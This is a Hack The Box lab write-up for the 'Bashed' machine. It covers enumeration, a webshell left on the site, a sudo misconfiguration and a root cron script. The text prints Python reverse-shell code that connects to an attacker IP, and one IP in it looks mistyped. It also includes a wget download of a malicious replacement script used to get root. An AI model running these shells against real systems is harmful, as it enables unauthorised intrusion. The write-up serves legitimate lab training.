[HTB] Bashed
Table of Contents
| URL | Link 🔗 |
|---|---|
| Level | Easy |
| Attacker IP | 10.10.14.23 |
| Target IP | 10.10.10.68 |
Intro#
Enumeration#
The initial scan revealed only the presence ot TCP/80 port being open.
nmap -sCV -oN tcp_1000 -vv 10.10.10.68

PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Arrexel's Development Site
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
|_http-server-header: Apache/2.4.18 (Ubuntu)
TCP/80#

There I stumbled upon what appeared to be a personal portfolio page belonging to someone named arrexel (obviously I saved this username for later).
On the website I found a short post discussing a tool called phpbash, a standalone, semi-interactive webshell that operates from a PHP webpage level. The most intriguing part of this post was the hint that phpbash had been developed on the exact server I was targeting, indicating that I might be able to find it somewhere if I am persistent enough.
Finding Nemo phpbash#
I went with feroxbuster to enumerate directories on the target:
feroxbuster --url http://10.10.10.68 --wordlist /usr/share/wordlists/dirb/common.txt -o fb_common

# output redacted
301      GET        9l       28w      308c http://10.10.10.68/dev => http://10.10.10.68/dev/
200      GET        1l      255w     4559c http://10.10.10.68/dev/phpbash.min.php
200      GET      216l      489w     8151c http://10.10.10.68/dev/phpbash.php
301      GET        9l       28w      308c http://10.10.10.68/php => http://10.10.10.68/php/
200      GET        0l        0w        0c http://10.10.10.68/php/sendMail.php
301      GET        9l       28w      312c http://10.10.10.68/uploads => http://10.10.10.68/uploads/
Ferric Oxide has found 3 directories of interest, namely dev/, php/ and uploads/. The phpbash.php was present in dev/.
💡 I thought I’d need to create a wordlist with
phpbash[.min].php, but it seemed it was already present in thewordlist.
I opened http://10.10.10.68/dev/phpbash.php and saw a quite nice webshell running as www-data:

I’ve quickly checked the /home for the usernames and confirmed the presence of arrexel:
ls /home

arrexel
scriptmanager
As www-data I was able to read the user.txt contents (aka. the user flag).
cd /home/arrexel
cat user.txt

<redacted>
However, it was the scriptmanager that proven useful in the context of that challenge.
As I tried sudo -l to see if www-data can run anything as any of these users, I saw that I can run any command as scriptmanager without needing to authenticate.
sudo -l
# ...
User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
Knowing that I started going through the filesystem and found the /scripts directory owned by scriptmanager
ls -l /

total 80
# ...
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 scripts
Using the command sudo -u scriptmanager ls /scripts, I identified two files: test.py and test.txt.
sudo -u scriptmanager ls /scripts

test.py
test.txt


sudo -u scriptmanager cat /scripts/*

# test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
# test.txt
testing 123!
The test.py script wrote “testing 123!” to test.txt.
At this point I asked myself if test.py was perhaps ran periodically, preferably as root. If yes, then it’d be a nice privilege escalation vector.
As I found no relevant cron jobs in /etc/cron.*, I thought of testing my hypothesis by deleting test.txt and observing if it would be recreated. But before proceeding with that, I needed to actually escalate my privileges to scriptmanager. Otherwise I wouldn’t be able to efficiently edit the test.py file.
💡 Actually it should be possible to finish the challenge from the
www-data’s level, but it certainly would be inconvenient.
To achieve this, I first set up a full TTY by spawning a netcat listener with nc -lvp 7777, which listened on TCP/7777. I then executed a Python reverse shell one-liner from the target machine:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",7777));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
This granted me a reverse shell as the www-data user.

To enhance the shell’s functionality, I ran another Python command to spawn a PTY:
python -c 'import pty;pty.spawn("/bin/bash");'

www-data@bashed:/var/www/html/dev$ ^Z

fg
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$ # Hello, scriptmanager!
Investigating File Persistence and Privilege Escalation#
My next action was to remove the test.txt file to see if it would be recreated, indicating some automated process or script was responsible for its presence.
cd /scripts
rm test.txt

ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
After a short period, I checked the directory again:
ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 Feb 19 05:40 test.txt
test.txt had indeed returned, and this time it was owned by root. It meant the test.py was executed by the root, confirming a potential privilege escalation vector potential.
Escalating Privileges with /scripts/test.py#
I crafted a new Python script, also named test.py, designed to establish a reverse shell connection. The goal was to execute this script with root privileges, thereby granting me a root-level shell.
# New test.py file
import socket,subprocess,os;

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.11.23",7788));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
To transfer the script to the target machine, I set up a simple HTTP server using Python:
python3 -m http.server 8081
And downloaded it to the target:
mv test.py test.py.bak
wget http://10.10.14.23:8081/test.py

--2025-02-19 06:01:06--  http://10.10.14.23:8081/test.py
Connecting to 10.10.14.23:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 223 [text/x-python]
Saving to: 'test.py'
0K    100% 45.5M=0s
2025-02-19 06:01:06 (45.5 MB/s) - 'test.py' saved [223/223]
Next, I prepared to catch the reverse shell by setting up a Netcat listener on TCP/7788:
nc -lvp 7788
listening on [any] 7788 ...
After executing the script on the target, I observed the reverse connection being established:
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 54312
/bin/sh: 0: can\'t access tty; job control turned off

whoami
root
Pwned#
cat /root/root.txt
<redacted>
Pwned.